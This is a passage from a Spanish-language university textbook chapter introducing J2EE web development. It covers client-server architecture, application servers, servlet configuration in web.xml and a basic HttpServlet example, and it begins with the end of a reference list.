29. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. https://doi.org/10.1016/j.eswa.2008.10.003
30. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120. Retrieved from https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5
31. Pablo Campillo-Sánchez, Juan Antonio Botía, Jorge Gómez-Sanza (2013). Development of Sensor Based Applications for the Android Platform: an Approach Based on Realistic Simulation. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
32. Palomino, C. G., Nunes, C. S., Silveira, R. A., González, S. R., & Nakayama, M. K. (2017). Adaptive agent-based environment model to enable the teacher to create an adaptive class. Advances in Intelligent Systems and Computing (Vol. 617). https://doi.org/10.1007/978-3-319-60819-8_3
33. Sigeru Omatu, Hideo Araki, Toru Fujinaka, Mitsuaki Yano, Michifumi Yoshioka, Hiroyuki Nakazumi, Ichiro Tanahashi (2012). Mixed Odor Classification for QCM Sensor Data by Neural Network. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
34. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. https://doi.org/10.4018/jaci.2009010102
35. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
36. Angelo Costa, Stella Heras, Javier Palanca, Paulo Novais, Vicente Julián (2016). Persuasion and Recommendation System Applied to a Cognitive Assistant. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
37. David Griol, Jose M. Molina (2016). A proposal to manage multi-task dialogs in conversational interfaces. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
38. Marco Antonio Ameller, María Angélica González (2016). Minutiae filtering using ridge-valley method. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
39. Elton S Siqueira, Patrick Cisuaka Kabongo, Tiancheng Li, Carla D. Castanho, Li Weigang (2016). On Chinese and Western Family Trees: Mechanism and Performance. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

40. Eduardo Facchini, Eduardo Mario Dias, Alexandre Pelegi Abreu, Maria Lídia Rebello Pinho Dias (2016). Brazil in Search of Transparency E-Gov. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
41. Ana Oliveira Alves, Tiago Dias, David Silva (2015). A Real-Time, Distributed and Context-Aware System for Managing Solidarity Campaigns. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
42. Eduardo Mario Dias, Eduardo Facchini, Antônio Carlos De Moraes, Mauricio Lima Ferreira, Willian Reginato Este, Maria Lídia Rebello, Pinho Dias (2014). A Future Look. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 3
43. Carlos Alberto Ochoa, Lourdes Yolanda Margain, Francisco Javier Ornelas, Sandra Guadalupe Jiménez, Teresa Guadalupe Padilla (2014). Using multi-objective optimization to design parameters in electro-discharge machining by wire. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
44. Vanessa N. Cooper, Hisham M. Haddad, Hossain Shahriar (2014). Android Malware Detection Using Kullback-Leibler Divergence. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
45. Saverio Giallorenzo, Maurizio Gabbrielli, Fabrizio Montesi (2014). Service-Oriented Architectures: from Design to Production exploiting Workflow Patterns. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
46. Muhammad Amin Khan, Felix Freitag (2014). Sparks in the Fog: Social and Economic Mechanisms as Enablers for Community Network Clouds. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
47. Johannes Fähndrich, Sebastian Ahrndt, Sahin Albayrak (2014). Formal Language Decomposition into Semantic Primes. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
48. Merce Teixido, Tomás Palleja, Marcel Tresanchez, Davinia Font, Javier Moreno, Alicia Fernández, Jordi Palacín, Carlos Rebate (2013). Optimization of the virtual mouse HeadMouse to foster its classroom use by children with physical disabilities. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
49. Ana Karin Chávez Valdivia (2017). Between the Profiles Pay Per View and the Protection of Personal Data: the Product is You. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 1
50. Pawel Pawlewski, Kamila Kluska (2017). Modeling and simulation of bus assembling process using DES/ABS approach. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 1
51. Davide Carneiro, Daniel Araújo, André Pimenta, Paulo Novais (2016). Real Time Analytics for Characterizing the Computer User's State. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
52. Roussanka Loukanova (2016). Relationships between Specified and Underspecified Quantification by the Theory of Acyclic Recursion. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
53. David Griol, Jose Manuel Molina (2016). From VoiceXML to multimodal mobile Apps: development of practical conversational interfaces. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
54. Jean Louis Monino, Soraya Sedkaoui (2016). The Algorithm of the Snail: An Example to Grasp the Window of Opportunity to Boost Big Data. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

J2EE – JSP, Serviets y Strusts

Roberto Casado-Vara [1]

[1] University of Salamanca, Plaza de los Caídos s/n – 37002 – Salamanca, Spain
rober@usal.es

Resumen. En este capítulo vamos a describir la tecnología J2EE y sus entornos tecnológicos mediante los cuales se pueden desarrollar aplicaciones web usando el lenguaje de programación Java. Un servidor de aplicaciones es un ordenador que funciona como contenedor de aplicaciones permitiendo la ejecución de las mismas dentro de la red. El término también hace referencia al software instalado en tal ordenador para facilitar la ejecución de esas aplicaciones. Mediante los servidores de aplicaciones se podrán desplegar las aplicaciones en la web y podrán ser usadas por los usuarios finales. Por último, en este capitulo se explican los Servlets y los structs presentes en la tecnología J2EE.

Palabras clave: J2EE; JSP; Servlets.

Abstract. In this chapter we are going to describe the J2EE technology and its technological environments through which web applications can be developed using the Java programming language. An application server is a computer that works as a container of applications allowing the execution of the same within the network. The term also refers to the software installed on such a computer to facilitate the execution of those applications. Through the application servers the applications can be deployed on the web and used by end users. Finally, this chapter explains the Servlets and structs present in J2EE technology.

Keywords: J2EE; JSP; Servlets

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1. Introducción JSP - Servlets

1.1 Arquitectura Cliente – Servidor


1.1.1 Introducción

La **arquitectura cliente-servidor** llamado modelo cliente-servidor es una forma de dividir y especializar programas y equipos de procesamiento a fin de que la tarea que cada uno de ellos realizada se efectúe con la mayor eficiencia, y permita simplificarlas. De esta manera se libera al equipo servidor de la realización de tareas propias de los clientes optimizando los recursos del mismo.

1.1.2 Arquitectura en 3 capas

Dentro de la parte servidora puede adoptarse una programación por capas, dicha programación facilita las labores de mantenimiento y de abstracción entre elementos de distinta índole en una aplicación. Dentro de esta arquitectura multicapa la más extendida es la versión con 3 capas:

- Capa de datos: encargada del "diálogo" con las bases de datos.
- Capa de negocio: la que contiene la funcionalidad de la aplicación.
- Capa de presentación: la encargada de interactuar con el usuario para mostrar y recoger datos.



1.1.3 Ventajas de la arquitectura cliente-servidor


El servidor no necesita tanta potencia de procesamiento, parte del proceso se reparte con los clientes.
Se reduce el tráfico de red considerablemente. Idealmente, el cliente se conecta al servidor cuando es estrictamente necesario, obtiene los datos que necesita y cierra la conexión dejando la red libre para otra conexión.

1.2 Arquitectura Web

Denominamos arquitectura web a aquella arquitectura **cliente–servidor** que está especializada en trabajar con información para la web. De esta forma el cliente será un usuario con acceso a internet

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

mediante el uso de un navegador web y que interactúa con dicha aplicación mediante ese navegador.



1.3 Servidor Web

Un **servidor web** es un programa que implementa el procotolo HTTP (hypertext transfer protocol). Este protocolo está diseñado para transferir lo que llamamos hipertextos, páginas web o páginas HTML (hypertext markup language); es decir textos complejos con enlaces, figuras, formularios, botones y objetos incrustados como animaciones o reproductores de sonidos.
Un servidor web se encarga de mantenerse a la espera de peticiones HTTP llevada a cabo por un cliente HTTP que solemos conocer como navegador. El navegador realiza una petición al servidor y éste le responde con el contenido que el cliente solicita [1-8].
Sobre el servicio web clásico podemos disponer de aplicaciones web. Éstas son fragmentos de código que se ejecutan cuando se realizan ciertas peticiones o respuestas HTTP. Hay que distinguir entre:

- **Aplicaciones en el lado del cliente**: el cliente web es el encargado de ejecutarlas en la máquina del usuario. Son las aplicaciones tipo Java o Javascript: el servidor proporciona el código de las aplicaciones al cliente y éste, mediante el navegador, las ejecuta. Es necesario, por tanto, que el cliente disponga de un navegador con capacidad para ejecutar aplicaciones (también llamadas scripts). Normalmente, los navegadores permiten ejecutar aplicaciones escritas en lenguaje javascript y java, aunque pueden añadirse más lenguajes mediante el uso de plugins.
- **Aplicaciones en el lado del servidor**: el servidor web ejecuta la aplicación; ésta, una vez ejecutada, genera cierto código HTML; el servidor toma este código recién creado y lo envía al cliente por medio del protocolo HTTP.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1.4 Servidor de Aplicaciones

1.4.1 Introducción

Un **servidor de aplicaciones** es un ordenador que funciona como contenedor de aplicaciones permitiendo la ejecución de las mismas dentro de la red. El término también hace referencia al software instalado en tal ordenador para facilitar la ejecución de esas aplicaciones.

1.4.2 Servidores de aplicación Java EE

Como consecuencia del éxito del lenguaje de programación Java, el término servidor de aplicaciones usualmente hace referencia a un servidor de aplicaciones Java EE (aunque también se utiliza para otros lenguajes como por ejemplo .NET).
WebSphere (IBM), Oracle Application Server (Oracle Corporation) y WebLogic (BEA) están entre los servidores de aplicación Java EE comerciales más conocidos.
JBoss es otro servidor de aplicaciones libre muy popular en la actualidad. Tomcat (Apache Software Foundation) si bien no es un servidor de aplicaciones, si no un contenedor de servlets suele también incluirse dentro de este grupo.
Java EE provee estándares que le permiten a un servidor de aplicaciones servir como "contenedor" de los componentes que conforman dichas aplicaciones. Estos componentes, escritos en lenguaje Java, usualmente se conocen como Servlets, Java Server Pages (JSPs) y Enterprise JavaBeans (EJBs) y permiten implementar diferentes capas de la aplicación, como la interfaz de usuario, la lógica de negocio, la gestión de sesiones de usuario o el acceso a bases de datos remotas.
La portabilidad de Java también ha permitido que los servidores de aplicación Java EE se encuentren disponibles sobre una gran variedad de plataformas, como Microsoft Windows, Unix y GNU/Linux.

1.4.3 Características comunes

Los servidores de aplicación típicamente incluyen también middleware (o software de conectividad) que les permite intercomunicarse con variados servicios, para efectos de confiabilidad, seguridad, no-repudiación, etc. Los servidores de aplicación también brindan a los desarrolladores una Interfaz para Programación de Aplicaciones (API), de tal manera que no tengan que preocuparse por el sistema operativo o por la gran cantidad de interfaces requeridas en una aplicación web moderna.
Los servidores de aplicación también brindan soporte a una gran variedad de estándares, tales como HTML, XML, IIOP, JDBC, SSL, etc., que les permiten su funcionamiento en ambientes web y la conexión a una gran variedad de fuentes de datos, sistemas y dispositivos.

1.4.4 Usos

Un ejemplo común del uso de servidores de aplicación (y de sus componentes) son los portales de Internet, que permiten a las empresas la gestión y divulgación de su información, y un punto único de entrada a los usuarios internos y externos. Teniendo como base un servidor de aplicación, dichos portales permiten tener acceso a información y servicios (como servicios Web) de manera segura y transparente, desde cualquier dispositivo.

1.5 Java EE

Java EE (Java Enterprise Edition, antes conocido como J2EE) es un estándar para el desarrollo, despliegue y gestión de aplicaciones distribuidas multicapa, basadas en componentes, que surge

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

como resultado de una iniciativa de la industria de desarrollo software dirigida por Sun Microsystems. Java EE combina un conjunto de tecnologías en una arquitectura con un modelo de programación de aplicaciones razonable, así como un conjunto de pruebas de compatibilidad para el desarrollo de aplicaciones en el lado del servidor.
Direcciones:

- **http://java.sun.com/**
- **http://java.sun.com/reference/api/**

Java EE es parte de lo que Sun ha denominado plataforma Java, que incluye además: JME (Java Micro Edition) y Java SE (Java Standard Edition). Esta distinción responde a la idea de realizar tres "empaquetados" básicos de la tecnología Java adaptando así su uso a distintas necesidades:

- Java SE son los entornos de ejecución, las herramientas y APIs que requieren los desarrolladores para escribir, desplegar y ejecutar applets y aplicaciones en Java. Pretende constituirse en un entorno de desarrollo rápido para aplicaciones cliente.
- JME es un entorno de ejecución Java muy pequeño, altamente optimizado para poder ser ejecutado en dispositivos consumibles, desde teléfonos, buscas, móviles, PDAs, etc. Las APIs utilizables en JME son un subconjunto de las que incluye Java SE.

2 Servlets

2.1 Introducción

Fueron introducidos por Sun en 1996 como pequeñas aplicaciones Java para añadir funcionalidad dinámica a los servidores web. Los Servlets reciben una petición del cliente y generan los contenidos apropiados para su respuesta por lo tanto están diseñados para trabajar en un modelo de procesamiento petición/respuesta.
Cada vez que llega una petición, la JVM (Java Virtual Machine) crea un hilo Java para manejar la petición, reduciendo así la sobrecarga del sistema. Solamente hay una instancia del servlet que responde todas las peticiones concurrentemente. Esto es un dato que hay que tener en cuenta para evitar problemas de datos entre distintas peticiones.
Una vez que es invocado se queda en memoria hasta que el servidor de aplicaciones lo descarga. Una desventaja de esta aproximación es que el contenido (estático y dinámico) de la página HTML generada, reside en el código fuente del servlet, por lo tanto ante cualquier operación de mantenimiento que se quiera hacer sobre las páginas generadas conlleva la compilación de nuevo de todo el código Java.


1.1. Características

- Son independientes del servidor.
- Permiten que un applet (aplicación Java incrustada en una página web del cliente) se comunique con un servidor web.
- Desde un servlet se puede invocar a otro servlet (local o remoto).
- Permiten obtener muy fácilmente información del cliente ya que están basados en el protocolo http, sólo tienen que analizar los datos de la petición o request.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc


- Permiten responder directamente al cliente generando una respuesta o invocar a otro servlet o JSP para que muestre la respuesta.

2.2 Funcionamiento



1. Un cliente lanza una petición a un servlet.
2. Un contenedor de servlets (normalmente un servidor de aplicaciones, aunque no tiene por qué llegar a serlo) recibe una petición sobre un servlet concreto y procesa dicha petición.
3. Una vez procesada genera la respuesta que dará al cliente.
4. Por último envía esa respuesta por el mismo canal que ha recibido la petición.

Veamos a continuación un gráfico que muestra este funcionamiento sobre una aplicación:



ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1. Un cliente lanza mediante su navegador web una petición a un servlet alojado en el servidor *e.site*. Por ejemplo una petición para consultar una disponibilidad de entradas de cine.
2. El contenedor de servlets procesa la llamada al servlet. En este caso recibiría los datos de la película a ver, fechas y cine. Con esos datos consultaría la base de datos para ver la disponibilidad.
3. Una vez consultada la disponibilidad generaría una respuesta con un listado de asientos disponibles.
4. Devolvería el código HTML necesario para que al usuario se le muestre en pantalla un listado con los asientos disponibles.

2.3 Requisitos

Para trabajar con Servlets y poder desplegarlos es necesario disponer de un contenedor de Servlets que cumpla la especificación **Java Servlet**. Las versiones más usadas en la actualidad son la 2.4 y 2.5 (quedando ya bastante obsoleta la 2.3).

2.3.1 Contenedor de Servlets Vs. Servidor de aplicaciones

Normalmente estos términos suelen confundirse y realmente no son iguales ni tienen las mismas funcionalidades aunque comparten muchas de ellas.

Contenedor de Servlets
Se denomina así al software que es capaz de gestionar servlets (y por ello procesar las peticiones a los mismos de manera correcta). Además de servir servlets también sirve páginas JSPs (que luego veremos con más detalle pero no son otra cosa que un tipo especial de servlets).
A la hora de procesar JSPs también es necesario que cumpla una especificación, en este caso la **Java Server Pages**. Las versiones más usadas en la actualidad son la 2.0 y 2.1 (quedando ya bastante obsoleta la 1.2).

Un ejemplo de contenedor de Servlets sería *Apache Tomcat* (en cualquiera de sus versiones).

Servidor de aplicaciones

Como hemos visto en la introducción, denominamos servidor de aplicaciones J2EE al software que permite manejar tanto servlets, JSPs y EJBs. Es decir sería un paso más sobre un contenedor de servlets. O visto de otra manera un contenedor de servlets sería un servidor de aplicaciones al que le faltan cosas (EJBs,…)

Un ejemplo de servidor de aplicaciones J2EE sería *Jboss*.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

2.4 Estructura de una aplicación web

Toda aplicación web para Java que desee exponerse en un contenedor de servlets debe de tener siempre una estructura fija de modo que el contenedor sepa siempre en donde buscar los elementos necesarios para exponer los Servlets y operar con los mismos. Esta estructura viene definida por una serie de características:

- **Nombre y tipo de fichero**: toda aplicación web será un fichero *.zip* con una extensión especial, en concreto con la extensión **.war**.
- **Carpeta WEB-INF**: colgando de la carpeta raíz del fichero war habrá siempre una carpeta de nombre **WEB-INF** con la siguiente estructura:
  - **/lib**
  - **/clases**
  - **web.xml**

Dentro de la carpeta lib irán aquellas bibliotecas (ficheros con extensión **.jar**) que sean necesarias para que la aplicación funcione (frameworks, utilerías,…)

Dentro de la carpeta clases irán los ficheros **.class** con las clases Java compiladas que forman parte del proyecto.

El fichero **web.xml** es el fichero de descripción de la aplicación. Contiene toda la configuración de la misma y tiene un aspecto similar al siguiente:

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
    xmlns="http://java.sun.com/xml/ns/j2ee"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
  <servlet>
    <description>This is the description of my J2EE component</description>
    <display-name>This is the display name of my J2EE component</display-name>
    <servlet-name>ServletPrueba</servlet-name>
    <servlet-class>es.test.ServletPrueba</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>ServletPrueba</servlet-name>
    <url-pattern>/servlet/ServletPrueba</url-pattern>
  </servlet-mapping>


  <welcome-file-list>
    <welcome-file>index.jsp</welcome-file>
  </welcome-file-list>
</web-app>
```

2.5 Creación de Servlets

A la hora de crear un servlet para una aplicación web es necesario realizar dos pasos:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

1. Creación de una clase Java (el servlet en sí mismo) que tiene que implementar la interfaz ***javax.servlet.Servlet***; también puede optarse por heredar de la clase ***javax.servlet.http.HttpServlet*** que ya tiene métodos implementados con funcionalidades para trabajar en el ámbito de las peticiones http.
2. Una vez creada la clase es necesario "mapearla" (configurarla) dentro del fichero de configuración de la aplicación: **web.xml**.

2.5.1 Creación del Servlet

Si tomamos como base la clase HttpServlet podemos crear una nueva clase en la que podremos sobrescribir (entre otros) los siguientes métodos:

- **doGet():** Es invocado cuando el cliente realiza una petición GET.
- **doPost():** Es invocado cuando el cliente realiza una petición POST.
- **doHead():** Es invocado como respuesta a una petición HEAD.
- **doDelete():** Es invocado como respuesta a una petición DELETE.

```
package es.test;

import java.io.IOException;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class ServletPrueba extends HttpServlet {
	protected void doDelete(HttpServletRequest req, HttpServletResponse resp)
				throws ServletException, IOException {
			super.doDelete(req, resp);
	}
	protected void doGet(HttpServletRequest req, HttpServletResponse resp)
				throws ServletException, IOException {
			super.doGet(req, resp);
	}
	protected void doHead(HttpServletRequest req, HttpServletResponse resp)
				throws ServletException, IOException {
			super.doHead(req, resp);
	}
	protected void doPost(HttpServletRequest req, HttpServletResponse resp)
				throws ServletException, IOException {
			super.doPost(req, resp);
	}
}
```

2.5.2 Configuración del Servlet

Para configurar el servlet recién creado es necesario indicar en el fichero web.xml una serie de datos:

- **Clase Java** que contiene el Servlet.
- **Nombre** (único) que se dará a ese Servlet.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- **Ruta** (o URL) en la cual es accesible el Servlet.

Para ello primero indicaremos los datos de Clase y nombre:

```
<servlet>
  <description>This is the description of my J2EE component</description>
  <display-name>This is the display name of my J2EE component</display-name>
  <servlet-name>ServletPrueba</servlet-name>
  <servlet-class>es.test.ServletPrueba</servlet-class>
</servlet>
```

Como puede verse además, se pueden configurar otros parámetros como una descripción y un nombre a mostrar. Pero los obligatorios son **servlet-name** y **servlet-class**.

Una vez tenemos declarado el Servlet el siguiente paso es configurar la URL desde la que será accesible:

```
<servlet-mapping>
  <servlet-name>ServletPrueba</servlet-name>
  <url-pattern>/servlet/ServletPrueba</url-pattern>
</servlet-mapping>
```

2.6 El contenedor Ciclo de vida

Los servlets se ejecutan dentro de la plataforma del servidor web (contenedor web). El contenedor web es responsable de la inicialización, invocación y destrucción del servlet.


El contenedor web se comunica con el servlet a través de la interfaz ***javax.servlet.Servlet***.

- **init():** Es invocado cuando el servlet se carga por primera vez.
- **service():** Es invocado cada vez se realiza una petición desde el cliente. Recibe como parámetro un objeto ServletRequest con los datos de la petición y un objeto SevletResponse para generar la respuesta.
- **destroy():** Es invocado antes de que el servlet sea descargado.

2.7 Manejo de peticiones y respuestas

Los servlets reciben peticiones por parte de clientes http y dichas peticiones (en función del tipo de la misma (Get o Post) son gestionadas por el método *doGet()* o *doPost()* del servlet requerido) . Estos métodos son los encargados de llevar a cabo las tareas pertinentes para atender la petición [9-15].

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239



2.7.1 Peticiones

Todas las peticiones que se hacen al servlet van encapsuladas en el objeto HttpServletRequest. Este objeto lleva la información de dichas peticiones tanto los datos que se quieren enviar al Servlet como otros datos informativos del cliente.
HttpServletRequest es usado dentro de los métodos doXXX para acceder a la información de la petición. Se usa el siguiente método:

- **getParameter(String)**: Devuelve el valor del argumento que se le pasa como parámetro

Ejemplo:

```
Si se envía al servlet el parámetro nombre, la forma de recuperar este valor del request sería la siguiente:
        String nombre = request.getParameter("nombre");
```

En ocasiones, es necesario introducir valores en el request de manera que estos datos sean tratados en otros destinos.
Por ejemplo, guardar en el request los datos de un usuario (nombre, apellidos,…). Para ello, es necesario utilizar el método:

- **setAttribute(String, Object)**: del objeto *HttpServletRequest*. Mediante este método es posible introducir parámetros (atributos) en el request de una forma bastante sencilla.

Ejemplo (guardar en el request):

```
//Introducir los valores dentro del request
        request.setAttribute("nombre", nombre);
        request.setAttribute("apellidos", apellidos);
```

